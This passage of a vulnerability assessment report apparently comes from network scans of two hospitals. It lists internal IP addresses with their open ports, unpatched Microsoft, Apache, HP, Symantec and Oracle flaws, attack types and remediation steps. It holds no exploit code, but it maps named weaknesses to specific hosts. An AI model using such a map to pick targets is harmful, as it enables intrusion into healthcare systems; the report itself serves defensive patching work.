| 3 | 10.2.20.52 | Critical | 445 | MS03-026: Microsoft RPC Interface Buffer Overrun | Buffer Overflow | http://technet.microsoft.com/en-us/security/bulletin/ms03-026 |

# 1. Vulnerability of Hospital A (Cont.)

| No. | IP | Severity | Port | Detail | Type of Attack | Fixed |
|---|---|---|---|---|---|---|
| 3 | 10.2.20.52 | Critical | 445 | MS03-039: Microsoft RPC Interface Buffer Overrun | Buffer Overflow, Denial of Service | http://technet.microsoft.com/en-us/security/bulletin/ms03-039 |
| | | Critical | 445 | MS03-043: Buffer Overrun in Messenger Service | Buffer Overflow | Microsoft has released a set of patches for Windows NT, 2000, XP and 2003 : http://technet.microsoft.com/en-us/security/bulletin/ms03-043 |
| | | Critical | udp 135 | 11890 - MS03-043: Buffer Overrun in Messenger Service | Buffer Overflow | Microsoft has released a set of patches for Windows NT, 2000, XP and 2003 : http://www.microsoft.com/technet/security/bulletin/ms03-043.mspx |
| | | Critical | 445 | MS03-049: Buffer Overflow in the Workstation Service | Buffer Overflow | Microsoft has released a set of patches for Windows 2000 and XP : http://technet.microsoft.com/en-us/security/bulletin/ms03-049 |
| | | Critical | 445 | MS04-007: ASN.1 parsing vulnerability | Remote Code Execution | Microsoft has released a set of patches for Windows NT, 2000, XP and 2003 : http://technet.microsoft.com/en-us/security/bulletin/ms04-007 |
| | | Critical | 445 | MS04-007: ASN.1 Vulnerability Could Allow Code Execution | Remote Code Execution | http://technet.microsoft.com/en-us/security/bulletin/ms04-007 |
| | | Critical | 445 | MS04-011: Microsoft Hotfix | Remote Code Execution | Microsoft has released a set of patches for Windows NT, 2000, XP and 2003 : http://technet.microsoft.com/en-us/security/bulletin/ms04-011 |

# 1. Vulnerability of Hospital A (Cont.)

| No. | IP | Severity | Port | Detail | Type of Attack | Fixed |
|---|---|---|---|---|---|---|
| 3 | 10.2.20.52 | Critical | 445 | MS04-012: Microsoft Hotfix | Remote Code Execution | Microsoft has released a set of patches for Windows NT, 2000, XP and 2003 : http://technet.microsoft.com/en-us/security/bulletin/ms04-012 |
| | | Critical | 445 | MS04-011: Security Update for Microsoft Windows | Remote Code Execution | Microsoft has released a set of patches for Windows NT, 2000, XP and 2003 : http://www.microsoft.com/technet/security/bulletin/ms04-011.mspx |
| | | Critical | 1026 | MS04-022: Microsoft Windows Task Scheduler Remote Overflow | Remote Code Execution | Microsoft has released a set of patches for Windows 2000, XP and 2003 : http://technet.microsoft.com/en-us/security/bulletin/ms04-022 |
| | | Critical | 445 | MS04-031: Vulnerability in NetDDE Could Allow Code Execution | Buffer Overflow | Microsoft has released a set of patches for Windows NT, 2000, XP and 2003:http://technet.microsoft.com/en-us/security/bulletin/ms04-031 |
| | | Critical | 445 | MS05-010: Vulnerability in the License Logging Service | Remote Code Execution | Microsoft has released a set of patches for Windows NT, 2000 and 2003 : http://technet.microsoft.com/en-us/security/bulletin/ms05-010 |
| | | Critical | 445 | MS05-027: Vulnerability in SMB Could Allow Remote Code Execution | Remote Code Execution | Microsoft has released a set of patches for Windows 2000, XP and 2003 : http://technet.microsoft.com/en-us/security/bulletin/ms05-027 |
| | | Critical | 445 | MS05-027: Vulnerability in SMB Could Allow Remote Code Execution | Remote Code Execution | Microsoft has released a set of patches for Windows 2000, XP and 2003 :http://www.microsoft.com/technet/security/bulletin/ms05-027.mspx |

# 1. Vulnerability of Hospital A (Cont.)

| No. | IP | Severity | Port | Detail | Type of Attack | Fixed |
|---|---|---|---|---|---|---|
| 3 | 10.2.20.52 | Critical | 445 | MS05-039: Vulnerability in Plug and Play Could Allow Remote Code Execution and Elevation of Privilege | Elevation of Privilege | Microsoft has released a set of patches for Windows 2000, XP and 2003 :http://technet.microsoft.com/en-us/security/bulletin/ms05-039 |
| | | Critical | 445 | MS05-043: Vulnerability in Print Spooler Service Could Allow Remote Code Execution | Remote Code Execution | Microsoft has released a set of patches for Windows 2000, XP and 2003 :http://technet.microsoft.com/en-us/security/bulletin/ms05-043 |
| | | Critical | 446 | MS05-043: Vulnerability in Print Spooler Service Could Allow Remote Code Execution | Remote Code Execution | Microsoft has released a set of patches for Windows 2000, XP and 2003 :http://technet.microsoft.com/en-us/security/bulletin/ms05-044 |
| | | Critical | 445 | MS05-039: Vulnerability in Plug and Play Service Could Allow Remote Code Execution | Elevation of Privilege | Microsoft has released a set of patches for Windows 2000, XP and 2003 : http://www.microsoft.com/technet/security/bulletin/ms05-039.mspx |
| | | Critical | 7938 | EMC Legato Networker Multiple Vulnerabilities | Denial of Service | If using Legato Networker, upgrade as necessary to NetWorker 7.1.3 and 7.2 and apply the vendor's patch. Otherwise, apply the appropriate fix as described in Sun's advisory above. |

# 1. Vulnerability of Hospital A (Cont.)

| No. | IP | Severity | Port | Detail | Type of Attack | Fixed |
|---|---|---|---|---|---|---|
| 3 | 10.2.20.52 | Critical | 445 | MS05-046: Vulnerability in the Client Service for NetWare Could Allow Remote Code Execution | Buffer Overflow | Microsoft has released a set of patches for Windows 2000, XP and 2003 : http://technet.microsoft.com/en-us/security/bulletin/ms05-046 |
| | | Critical | 445 | MS05-051: Vulnerabilities in MSDTC and COM+ Could Allow Remote Code Execution | Remote Code Execution | Microsoft has released a set of patches for Windows 2000, XP and 2003 : http://technet.microsoft.com/en-us/security/bulletin/ms05-051 |
| | | Critical | 1025 | MS05-051: Vulnerabilities in MSDTC Could Allow Remote Code Execution | Remote Code Execution | Microsoft has released a set of patches for Windows 2000, XP and 2003 : http://www.microsoft.com/technet/security/bulletin/ms05-051.mspx |
| | | Critical | 445 | MS05-047: Plug and Play Remote Code Execution and Local Privilege Elevation | Elevation of Privilege | Microsoft has released a set of patches for Windows 2000 and XP : http://www.microsoft.com/technet/security/bulletin/ms05-047.mspx |
| | | Critical | 1025 | MS06-018: Vulnerability in Microsoft Distributed Transaction Coordinator Could Allow DoS | Denial of Service | Microsoft has released a set of patches for Windows 2000, XP and 2003 : http://technet.microsoft.com/en-us/security/bulletin/ms06-018 |
| | | Critical | 445 | ESET NOD32 Antivirus Detection | | Make sure updates are working and the associated services are running. |

# 1. Vulnerability of Hospital A (Cont.)

| No. | IP | Severity | Port | Detail | Type of Attack | Fixed |
|---|---|---|---|---|---|---|
| 3 | 10.2.20.52 | Critical | 135 | MS04-012: Cumulative Update for Microsoft RPC/DCOM | Remote Code Execution | Microsoft has released a set of patches for Windows NT, 2000, XP and 2003 : http://www.microsoft.com/technet/security/bulletin/ms04-012.mspx |
| | | Critical | 445 | MS06-030: Vulnerability in Server Message Block Could Allow Elevation of Privilege | Elevation of Privilege | Microsoft has released a set of patches for Windows 2000, XP and 2003 : http://technet.microsoft.com/en-us/security/bulletin/ms06-030 |
| | | Critical | 445 | MS06-040: Vulnerability in Server Service Could Allow Remote Code Execution | Buffer Overflow | Microsoft has released a set of patches for Windows 2000, XP and 2003 : http://technet.microsoft.com/en-us/security/bulletin/ms06-040 |
| | | Critical | 445 | MS06-041: Vulnerability in DNS Resolution Could Allow Remote Code Execution | Remote Code Execution | Microsoft has released a set of patches for Windows 2000, XP and 2003 : http://technet.microsoft.com/en-us/security/bulletin/ms06-041 |
| | | Critical | 445 | MS06-040: Vulnerability in Server Service Could Allow Remote Code Execution | Buffer Overflow | Microsoft has released a set of patches for Windows 2000, XP and 2003 : http://www.microsoft.com/technet/security/bulletin/ms06-040.mspx |
| | | Critical | 445 | MS06-070: Vulnerability in Workstation Service Could Allow Remote Code Execution | Remote Code Execution | Microsoft has released a set of patches for Windows 2000 and XP : http://technet.microsoft.com/en-us/security/bulletin/ms06-070 |

# 1. Vulnerability of Hospital A (Cont.)

| No. | IP | Severity | Port | Detail | Type of Attack | Fixed |
|---|---|---|---|---|---|---|
| 3 | 10.2.20.52 | Critical | 445 | MS06-074: Vulnerability in SNMP Could Allow Remote Code Execution | Remote Code Execution | Microsoft has released a set of patches for Windows 2000, XP and 2003 : http://technet.microsoft.com/en-us/security/bulletin/ms06-074 |
| | | Critical | 445 | MS07-016: Cumulative Security Update for Internet Explorer | Remote Code Execution | Microsoft has released a set of patches for Windows 2000, XP and 2003 : http://technet.microsoft.com/en-us/security/bulletin/MS07-016 |
| | | Critical | 445 | Microsoft Windows SMB Blank Administrator Password | Remote Code Execution | Set a password to the administrator account |
| | | Critical | 445 | MS08-001: Vulnerabilities in Windows IP Could Allow Remote Code Execution | Denial of Service | Microsoft has released a set of patches for Windows 2000, XP, 2003 and Vista : http://technet.microsoft.com/en-us/security/bulletin/MS08-001 |
| | | Critical | 445 | MS08-067: Microsoft Windows Server Service Crafted RPC Request Handling Unspecified Remote Code Execution | Remote Code Execution | Microsoft has released a set of patches for Windows 2000, XP, 2003, Vista and 2008 : http://technet.microsoft.com/en-us/security/bulletin/ms08-067 |
| | | Critical | 445 | MS09-001: Vulnerabilities in SMB Could Allow Remote Code Execution | Remote Code Execution | Microsoft has released a set of patches for Windows 2000, XP, 2003, Vista and 2008 : http://technet.microsoft.com/en-us/security/bulletin/MS09-001 |

# 1. Vulnerability of Hospital A (Cont.)

| No. | IP | Severity | Port | Detail | Type of Attack | Fixed |
|---|---|---|---|---|---|---|
| 3 | 10.2.20.52 | Critical | 445 | MS09-001: Microsoft Windows SMB Vulnerabilities Remote Code Execution | Remote Code Execution | Microsoft has released a set of patches for Windows 2000, XP, 2003, Vista and 2008 : http://www.microsoft.com/technet/security/bulletin/ms09-001.mspx |
| | | Critical | 445 | Conficker Worm Detection | | Update your Antivirus and perform a full scan of the remote operating system. |
| | | Critical | 445 | MS09-022: Vulnerabilities in Windows Print Spooler Could Allow Remote Code Execution | Buffer Overflow | Microsoft has released a set of patches for Windows 2000, XP, 2003, Vista and 2008 : http://technet.microsoft.com/en-us/security/bulletin/MS09-022 |
| | | Critical | 445 | MS09-026: Vulnerability in RPC Could Allow Elevation of Privilege | Elevation of Privilege | Microsoft has released a set of patches for Windows 2000, XP, 2003, Vista and 2008 : http://technet.microsoft.com/en-us/security/bulletin/MS09-026 |
| | | Critical | 445 | MS09-064: Vulnerability in the License Logging Service | Denial of Service | Microsoft has released a set of patches for Windows 2000 : http://technet.microsoft.com/en-us/security/bulletin/MS09-064 |
| | | Critical | 445 | MS09-064: Vulnerability in the License Logging Service | Denial of Service | Microsoft has released a set of patches for Windows 2000: http://www.microsoft.com/technet/security/bulletin/ms09-064.mspx |
| | | Critical | 445 | MS09-071: Vulnerabilities in Internet Authentication Service Could Allow Remote Code Execution | Remote Code Execution | Microsoft has released a set of patches for Windows 2000, XP, 2003, Vista, and 2008 : http://technet.microsoft.com/en-us/security/bulletin/MS09-071 |

# 1. Vulnerability of Hospital A (Cont.)

| No. | IP | Severity | Port | Detail | Type of Attack | Fixed |
|---|---|---|---|---|---|---|
| 3 | 10.2.20.52 | Critical | 445 | MS10-012: Vulnerabilities in SMB Could Allow Remote Code Execution | Denial of Service | Microsoft has released a set of patches for Windows 2000, XP, 2003, Vista, 2008, 7, and 2008 R2 : http://technet.microsoft.com/en-us/security/bulletin/MS10-012 |
| | | Critical | 2301 2381 | HP System Management Homepage < 6.0.0.96 / 6.0.0-95 Multiple Vulnerabilities | Remote Code Execution | Upgrade to HP System Management Homepage 6.0.0.96 / 6.0.0-95 or later |
| | | Critical | 445 | MS10-012: Vulnerabilities in SMB Could Allow Remote Code Execution | Denial of Service | Microsoft has released a set of patches for Windows 2000, XP, 2003, Vista, 2008, 7, and 2008 R2 : http://www.microsoft.com/technet/security/bulletin/ms10-012.mspx |
| | | Critical | 0 | Microsoft Windows 2000 Unsupported Installation Detection | | Upgrade to a different version of Windows. |
| | | Critical | 445 | MS10-054: Vulnerabilities in SMB Server Could Allow Remote Code Execution | Denial of Service | Microsoft has released a set of patches for Windows XP, Vista, 2008, 7, and 2008 R2 : http://technet.microsoft.com/en-us/security/bulletin/MS10-054 |
| | | Critical | 445 | MS11-020: Vulnerability in SMB Server Could Allow Remote Code Execution | Denial of Service | Microsoft has released a set of patches for Windows XP, Vista, 2008, 7, and 2008 R2 : http://www.microsoft.com/technet/security/bulletin/ms11-020.mspx |

# 1. Vulnerability of Hospital A (Cont.)

| No. | IP | Severity | Port | Detail | Type of Attack | Fixed |
|---|---|---|---|---|---|---|
| 3 | 10.2.20.52 | Critical | 2301<br>2381 | HP System Management Homepage < 6.3 Multiple Vulnerabilities | Remote Code Execution | Upgrade to HP System Management Homepage 6.3 or later. |
| 4 | 10.2.25.49 | Critical | 445 | Microsoft Windows SMB Vulnerabilities Remote Code Execution | Denial of Service | Microsoft has released a set of patches for Windows 2000, XP, 2003, Vista and 2008 : http://www.microsoft.com/technet/security/bulletin/ms09-001.mspx |
| | | Critical | 445 | Conficker Worm Detection | | Update your Antivirus and perform a full scan of the remote operating system. |
| | | Critical | 80 | Apache 2.2 < 2.2.15 Multiple Vulnerabilities | Denial of Service | Upgrade to Apache version 2.2.15 or later. |
| | | Critical | 445 | MS10-012: Vulnerabilities in SMB Could Allow Remote Code Execution | Denial of Service | Microsoft has released a set of patches for Windows 2000, XP, 2003, Vista, 2008, 7, and 2008 R2 : http://www.microsoft.com/technet/security/bulletin/ms10-012.mspx |
| | | Critical | 445 | MS10-054: Vulnerabilities in SMB Server Could Allow Remote Code Execution | Denial of Service | Microsoft has released a set of patches for Windows XP, Vista, 2008, 7, and 2008 R2 : http://technet.microsoft.com/en-us/security/bulletin/MS10-054 |
| | | Critical | 445 | MS11-020: Vulnerability in SMB Server Could Allow Remote Code Execution | Denial of Service | Microsoft has released a set of patches for Windows XP, Vista, 2008, 7, and 2008 R2 : http://www.microsoft.com/technet/security/bulletin/ms11-020.mspx |

# 1. Vulnerability of Hospital A (Cont.)

| No. | IP | Severity | Port | Detail | Type of Attack | Fixed |
|---|---|---|---|---|---|---|
| 4 | 10.2.25.49 | Critical | 80 | Apache 2.2 < 2.2.13 APR apr_palloc Heap Overflow | Heap Overflow | Upgrade to Apache 2.2.13 or later. |
| 5 | 10.2.25.50 | Critical | 80 | Apache 2.2 < 2.2.15 Multiple Vulnerabilities | Denial of Service | Upgrade to Apache version 2.2.15 or later. |
| | | Critical | 80 | Apache 2.2 < 2.2.13 APR apr_palloc Heap Overflow | Heap Overflow | Upgrade to Apache 2.2.13 or later. |
| 6 | 192.168.128.4 | Critical | 80<br>443 | Apache 2.2 < 2.2.15 Multiple Vulnerabilities | Denial of Service | Upgrade to Apache version 2.2.15 or later. |
| | | Critical | 80<br>443 | Apache 2.2 < 2.2.13 APR apr_palloc Heap Overflow | Heap Overflow | Upgrade to Apache 2.2.13 or later. |

# 2. Vulnerability of Hospital B

| No. | IP | Severity | Port | Detail | Type of Attack | Fixed |
|---|---|---|---|---|---|---|
| 1 | 172.17.9.1 | Critical | 2301<br>2381 | HP System Management Homepage < 6.3 Multiple Vulnerabilities | Remote code execution | Update HP System Management Homepage 2.1.15.210 to 6.3.0.22 |
| | | | 2301<br>2381 | HP System Management Homepage < 6.0.0.96 / 6.0.0-95 Multiple Vulnerabilities | Cross-Site Scripting<br>Denial of service<br>Buffer overflow | Update HP System Management Homepage 2.1.15.210 to 6.0.0.96 |

# 2. Vulnerability of Hospital B (Cont.)

| No. | IP | Severity | Port | Detail | Type of Attack | Fixed |
|---|---|---|---|---|---|---|
| 1 | 172.17.9.1 | Critical | 2301<br>2381 | HP System Management Homepage < 7.0 Multiple Vulnerabilities | Denial of service | Update HP System Management Homepage 2.1.15.210 to 7.0.0.24 |
| | | High | 2301<br>2381 | HP System Management Homepage < 7.1.1 Multiple Vulnerabilities | Denial of service<br>Elevation of Privilege | Upgrade to HP System Management Homepage 7.1.1 or later.(Installed version : 2.1.15.210<br>Fixed version : 7.1.1.1) |
| | | | udp/<br>53 | Multiple Vendor DNS Query ID Field Prediction Cache Poisoning | Remote code execution | Contact your DNS server vendor for a patch |
| | | | 2301<br>2381 | HP System Management Homepage < 6.2 Multiple Vulnerabilities | Man in the middle attack<br>cross-site scripting<br>Elevation of Privilege | Upgrade to HP System Management Homepage 6.2.0 or later. |
| | | | 2301<br>2381 | HP System Management Homepage < 6.1.0.102 / 6.1.0-103 Multiple Vulnerabilities | Man in the middle attack | Upgrade to HP System Management Homepage 6.1.0.102/6.1.0.103.<br>(Installed version : 2.1.15.210<br>Fixed version : 6.1.0.102/6.1.0.103) |
| | | Medium | 2381 | SSL Certificate Cannot Be Trusted | Man in the middle attack | Purchase or generate a proper certificate for this service. |
| | | | 2381 | SSL Self-Signed Certificate | Man in the middle attack | Purchase or generate a proper certificate for this service. |
| | | | udp/<br>53 | DNS Server Cache Snooping Remote Information Disclosure | Man in the middle attack | Contact the vendor of the DNS software for a fix. |

# 2. Vulnerability of Hospital B (Cont.)

| No. | IP | Severity | Port | Detail | Type of Attack | Fixed |
|---|---|---|---|---|---|---|
| 1 | 172.17.9.1 | Medium | udp53 | DNS Server Dynamic Update Record Injection | | Ignore this warning if the scanner address is in the range of IP addresses that are allowed to perform updates.Limit addresses that are allowed to do dynamic updates (eg, with BIND's 'allow-update' option) or implement TSIG or SIG(0). |
| | | | 2301<br>2381 | HP System Management Homepage < 3.0.1.73 Multiple Flaws | cross-site scripting | Upgrade to HP System Management Homepage 3.0.1.73 or later.<br>(Installed version : 2.1.15.210<br>Fixed version : 3.0.1.73) |
| | | | 2381 | SSL / TLS Renegotiation DoS | denial of service | Contact the vendor for specific patch information. |
| | | Low | 2381 | SSL / TLS Renegotiation Handshakes MiTM Plaintext Data Injection | Man in the middle attacks | Contact the vendor for specific patch information. |
| 2 | 172.17.61.2 | Critical | 10000 | Symantec Backup Exec for Windows Multiple Vulnerabilities | Remote code execution Elevation of Privilege | Apply the appropriate hotfix referenced in the vendor advisory |
| | | High | udp53 | Multiple Vendor DNS Query ID Field Prediction Cache Poisoning | Remote code execution | Contact your DNS server vendor for a patch |
| | | Medium | udp53 | DNS Server Cache Snooping Remote Information Disclosure | Man in the middle attack | Contact the vendor of the DNS software for a fix. |

## 2. Vulnerability of Hospital B (Cont.)

| No. | IP | Severity | Port | Detail | Type of Attack | Fixed |
|---|---|---|---|---|---|---|
| 2 | 172.17.61.2 | Medium | udp/53 | DNS Server Dynamic Update Record Injection | | Ignore this warning if the scanner address is in the range of IP addresses that are allowed to perform updates.Limit addresses that are allowed to do dynamic updates (eg, with BIND's 'allow-update' option) or implement TSIG or SIG(0). |
| 3 | 172.17.9.9 | Critical | 10000 | Symantec Backup Exec for Windows Multiple Vulnerabilities | Remote code execution Elevation of Privilege | Apply the appropriate hotfix referenced in the vendor advisory. |
| | | Medium | 445 | SMB Signing Disabled | Man in the middle attacks | Enforce message signing in the host's configuration. On Windows, this is found in the Local Security Policy. On Samba, the setting is called 'server signing'. See the 'see also' links for further details. |
| 4 | 172.17.9.7 | Critical | 10000 | Symantec Backup Exec for Windows Multiple Vulnerabilities | Remote code execution Elevation of Privilege | Apply the appropriate hotfix referenced in the vendor advisory. |
| | | Medium | 3389 | Microsoft Windows Remote Desktop Protocol Server Man-in-the-Middle Weakness | Man in the middle attacks | 1.Force the use of SSL as a transport layer for this service if supported, or/and 2.Select the 'Allow connections only from computers running Remote Desktop with Network Level Authentication' setting if it is available |

# 2. Vulnerability of Hospital B (Cont.)

| No. | IP | Severity | Port | Detail | Type of Attack | Fixed |
|---|---|---|---|---|---|---|
| 4 | 172.17.9.7 | Medium | 445 | SMB Signing Disabled | Man in the middle attacks | Enforce message signing in the host's configuration. On Windows, this is found in the Local Security Policy. On Samba, the setting is called 'server signing'. See the 'see also' links for further details. |
| | | | 3389 | Terminal Services Encryption Level is Medium or Low | attacker to eavesdrop on the communications more easily and obtain screenshots and/or keystrokes. | Change RDP encryption level to one of : 3. High, 4. FIPS Compliant |
| | | | 3389 | Terminal Services Doesn't Use Network Level Authentication (NLA) | Man in the middle attacks | Enable Network Level Authentication (NLA) on the remote RDP server. This is generally done on the 'Remote' tab of the 'System' settings on Windows. |
| | | Low | 3389 | Terminal Services Encryption Level is not FIPS-140 Compliant | | Change RDP encryption level to : 4. FIPS Compliant |
| 5 | 172.17.61.1 | Critical | 10000 | Symantec Backup Exec for Windows Multiple Vulnerabilities | Remote code execution Elevation of Privilege | Apply the appropriate hotfix referenced in the vendor advisory. |

## 2. Vulnerability of Hospital B (Cont.)

| No. | IP | Severity | Port | Detail | Type of Attack | Fixed |
|---|---|---|---|---|---|---|
| 5 | 172.17.61.1 | Medium | 3389 | Microsoft Windows Remote Desktop Protocol Server Man-in-the-Middle Weakness | Man in the middle attacks | 1.Force the use of SSL as a transport layer for this service if supported, or/and 2.Select the 'Allow connections only from computers running Remote Desktop with Network Level Authentication' setting if it is available |
| | | | 445 | SMB Signing Disabled | Man in the middle attacks | Enforce message signing in the host's configuration. On Windows, this is found in the Local Security Policy. On Samba, the setting is called 'server signing'. See the 'see also' links for further details. |
| | | | 3389 | Terminal Services Encryption Level is Medium or Low | Man in the middle attacks | Change RDP encryption level to one of : 3. High, 4. FIPS Compliant |
| | | | 3389 | Terminal Services Doesn't Use Network Level Authentication (NLA) | Man in the middle attacks | Enable Network Level Authentication (NLA) on the remote RDP server. This is generally done on the 'Remote' tab of the 'System' settings on Windows. |
| | | Low | 3389 | Terminal Services Encryption Level is not FIPS-140 Compliant | | Change RDP encryption level to : 4. FIPS Compliant |
| 6 | 172.17.9.19 | High | udp/ 53 | Multiple Vendor DNS Query ID Field Prediction Cache Poisoning | Remote code execution | Contact your DNS server vendor for a patch |

# 2. Vulnerability of Hospital B (Cont.)

| No. | IP | Severity | Port | Detail | Type of Attack | Fixed |
|---|---|---|---|---|---|---|
| 6 | 172.17.9.19 | Medium | udp53 | DNS Server Cache Snooping Remote Information Disclosure | Man in the middle attack | Contact the vendor of the DNS software for a fix. |
| | | | udp53 | DNS Server Dynamic Update Record Injection | | Ignore this warning if the scanner address is in the range of IP addresses that are allowed to perform updates.Limit addresses that are allowed to do dynamic updates (eg, with BIND's 'allow-update' option) or implement TSIG or SIG(0). |
| 7 | 172.17.9.5 | Medium | 445 | SMB Signing Disabled | Man in the middle attacks | Enforce message signing in the host's configuration. On Windows, this is found in the Local Security Policy. On Samba, the setting is called 'server signing'. See the 'see also' links for further details. |
| 8 | 172.17.9.21 | Medium | 445 | SMB Signing Disabled | Man in the middle attacks | Enforce message signing in the host's configuration. On Windows, this is found in the Local Security Policy. On Samba, the setting is called 'server signing'. See the 'see also' links for further details. |
| 9 | 172.17.9.27 | Medium | 445 | SMB Signing Disabled | Man in the middle attacks | Enforce message signing in the host's configuration. On Windows, this is found in the Local Security Policy. On Samba, the setting is called 'server signing'. See the 'see also' links for further details. |

## 2. Vulnerability of Hospital B (Cont.)

| No. | IP | Severity | Port | Detail | Type of Attack | Fixed |
|---|---|---|---|---|---|---|
| 10 | 172.17.9.3 | Critical | 10000 | Symantec Backup Exec for Windows Multiple Vulnerabilities | Remote code execution Elevation of Privilege | Apply the appropriate hotfix referenced in the vendor advisory. |
| | | Medium | 445 | SMB Signing Disabled | Man in the middle attacks | Enforce message signing in the host's configuration. On Windows, this is found in the Local Security Policy. On Samba, the setting is called 'server signing'. See the 'see also' links for further details. |
| 11 | 172.17.9.35 | Medium | 445 | SMB Signing Disabled | Man in the middle attacks | Enforce message signing in the host's configuration. On Windows, this is found in the Local Security Policy. On Samba, the setting is called 'server signing'. See the 'see also' links for further details. |
| 12 | 172.17.9.33 | Medium | 445 | SMB Signing Disabled | Man in the middle attack | Enforce message signing in the host's configuration. On Windows, this is found in the Local Security Policy. On Samba, the setting is called 'server signing'. See the 'see also' links for further details. |
| 13 | 172.17.9.15 | Medium | 8443 8444 | SSL Certificate Expiry | | Purchase or generate a new SSL certificate to replace the existing one. |
| | | | 8443 8444 | SSL Certificate Cannot Be Trusted | Man in the middle attack | Purchase or generate a proper certificate for this service. |
| | | | 8443 8444 | SSL / TLS Renegotiation DoS | denial of service | Contact the vendor for specific patch information. |
| | | | 8443 8444 | SSL Self-Signed Certificate | Man in the middle attack | Purchase or generate a proper certificate for this service. |

# 2. Vulnerability of Hospital B (Cont.)

| No. | IP | Severity | Port | Detail | Type of Attack | Fixed |
|---|---|---|---|---|---|---|
| 13 | 172.17.9.15 | Medium | 445 | SMB Signing Disabled | Man in the middle attacks | Enforce message signing in the host's configuration. On Windows, this is found in the Local Security Policy. On Samba, the setting is called 'server signing'. See the 'see also' links for further details. |
| 14 | 172.17.9.29 | High | 49743 | MS09-004: Vulnerability in Microsoft SQL Server Could Allow Remote Code Execution | Remote Code Execution | Microsoft has released a set of patches for SQL Server 2000 and 2005 : http://technet.microsoft.com/en-us/security/bulletin/ms09-004 |
| | | Medium | 445 | SMB Signing Disabled | Man in the middle attacks | Enforce message signing in the host's configuration. On Windows, this is found in the Local Security Policy. On Samba, the setting is called 'server signing'. See the 'see also' links for further details. |
| 15 | 172.17.9.50 | Critical | 10000 | Symantec Backup Exec for Windows Multiple Vulnerabilities | Remote code execution Elevation of Privilege | Apply the appropriate hotfix referenced in the vendor advisory |
| | | High | 3389 | MS12-020: Vulnerabilities in Remote Desktop Could Allow Remote Code Execution | Remote Code Execution | Microsoft has released a set of patches for Windows XP, 2003, Vista, 2008, 7, and 2008 R2 : http://technet.microsoft.com/en-us/security/bulletin/ms12-020 |

# 2. Vulnerability of Hospital B (Cont.)

| No. | IP | Severity | Port | Detail | Type of Attack | Fixed |
|---|---|---|---|---|---|---|
| 15 | 172.17.9.50 | Medium | 3389 | Microsoft Windows Remote Desktop Protocol Server Man-in-the-Middle Weakness | Man in the middle attacks | 1.Force the use of SSL as a transport layer for this service if supported, or/and 2.Select the 'Allow connections only from computers running Remote Desktop with Network Level Authentication' setting if it is available |
| | | | 445 | Microsoft Windows SMB NULL Session Authentication | Remote code execution Elevation of Privilege | Apply the following registry changes per the referenced Technet advisories :Set : 1.HKLM\SYSTEM\CurrentControlSet\Control\LSA\RestrictAnonymous=12.HKLM\SYSTEM\CurrentControlSet\Services\lanmanserver\parameters\restrictnullsessaccess=1 Remove BROWSER from : 1.HKLM\SYSTEM\CurrentControlSet\Services\lanmanserver\parameters\NullSessionPipes Reboot once the registry changes are complete. |
| | | | 445 | SMB Signing Disabled | Man in the middle attacks | Enforce message signing in the host's configuration. On Windows, this is found in the Local Security Policy. On Samba, the setting is called 'server signing'. See the 'see also' links for further details. |
| | | | 3389 | Terminal Services Encryption Level is Medium or Low | Man in the middle attacks | Change RDP encryption level to one of : 3. High 4. FIPS Compliant |

# 2. Vulnerability of Hospital B (Cont.)

| No. | IP | Severity | Port | Detail | Type of Attack | Fixed |
|---|---|---|---|---|---|---|
| 15 | 172.17.9.50 | Low | 3389 | Terminal Services Encryption Level is not FIPS-140 Compliant | | Change RDP encryption level to : 4. FIPS Compliant |
| 16 | 172.17.20.100 | Critical | 10000 | Symantec Backup Exec for Windows Multiple Vulnerabilities | Remote code execution Elevation of Privilege | Apply the appropriate hotfix referenced in the vendor advisory |
| | | | 1521 | Oracle Database, October 2012 Critical Patch Update | Elevation of Privilege | Apply the October 2012 Critical Patch Update (CPU). |
| | | | 1521 | Oracle Database, January 2013 Critical Patch Update | SQL-injection | Apply the January 2013 Critical Patch Update (CPU). |
| | | High | 1521 | Oracle Database, April 2012 Critical Patch Update | Buffer-overflow SQL-injection Elevation of Privilege Brute-force attacks | Apply the April 2012 Critical Patch Update (CPU). |
| | | | 1521 | Oracle Database, October 2011 Critical Patch Update | Buffer-overflow SQL-injection Elevation of Privilege | Apply the October 2011 Critical Patch Update (CPU). |
| | | | 80 | Unsupported Web Server Detection | A lack of support implies that no new security patches are being released for it. | Remove the service if it is no longer needed. Otherwise, upgrade to a newer version if possible or switch to another server. (Update Tomcat 5.5.9 to 6.0.x or 7.0.x) |

# 2. Vulnerability of Hospital B (Cont.)

| No. | IP | Severity | Port | Detail | Type of Attack | Fixed |
|---|---|---|---|---|---|---|
| 16 | 172.17.20.100 | High | 80 | Apache Tomcat 5.5.x < 5.5.34 Multiple Vulnerabilities | Denial of service Man in the middle attacks Bypass authentication | Upgrade to Apache Tomcat version 5.5.34 or later. |
| | | Medium | 1521 | Oracle Database, July 2012 Critical Patch Update | SQL Injection Elevation of Privilege | Apply the July 2012 Critical Patch Update (CPU). |
| | | | 80 | Apache Tomcat 5.5.x < 5.5.30 | Denial of service Buffer-overflow | Upgrade to version 5.5.30 or greater. |
| | | | 80 | Apache Tomcat < 5.5.26 Multiple Vulnerabilities | Elevation of Privilege | Upgrade to version 5.5.26 or greater. |
| | | | 1311 | SSL Certificate Cannot Be Trusted | Man in the middle attacks | Purchase or generate a proper certificate for this service. |
| | | | 1311 | SSL Self-Signed Certificate | Man in the middle attacks | Purchase or generate a proper certificate for this service. |
| | | | 80 | Apache Tomcat WAR Deployment Multiple Vulnerabilities | authentication-bypass Denial of service | Upgrade to versions 6.0.24 / 5.5.29. |
| | | | 1521 | Oracle Database, January 2012 Critical Patch Update | Elevation of Privilege | Apply the January 2012 CPU. |

# 2. Vulnerability of Hospital B (Cont.)

| No. | IP | Severity | Port | Detail | Type of Attack | Fixed |
|---|---|---|---|---|---|---|
| 16 | 172.17.20.100 | Medium | 3389 | Microsoft Windows Remote Desktop Protocol Server Man-in-the-Middle Weakness | Man in the middle attacks | 1.Force the use of SSL as a transport layer for this service if supported, or/and 2.Select the 'Allow connections only from computers running Remote Desktop with Network Level Authentication' setting if it is available |
| | | | 8083 | Web Server Directory Traversal Arbitrary File Access | Remote code execution* | Contact the vendor for an update, use a different product, or disable the service altogether |
| | | | 8083 | Multiple Server Crafted Request WEB-INF Directory Information Disclosure | Man in the middle attacks | Contact the vendor for a patch. |
| | | | 1311 | SSL Certificate Expiry | | Purchase or generate a new SSL certificate to replace the existing one. |
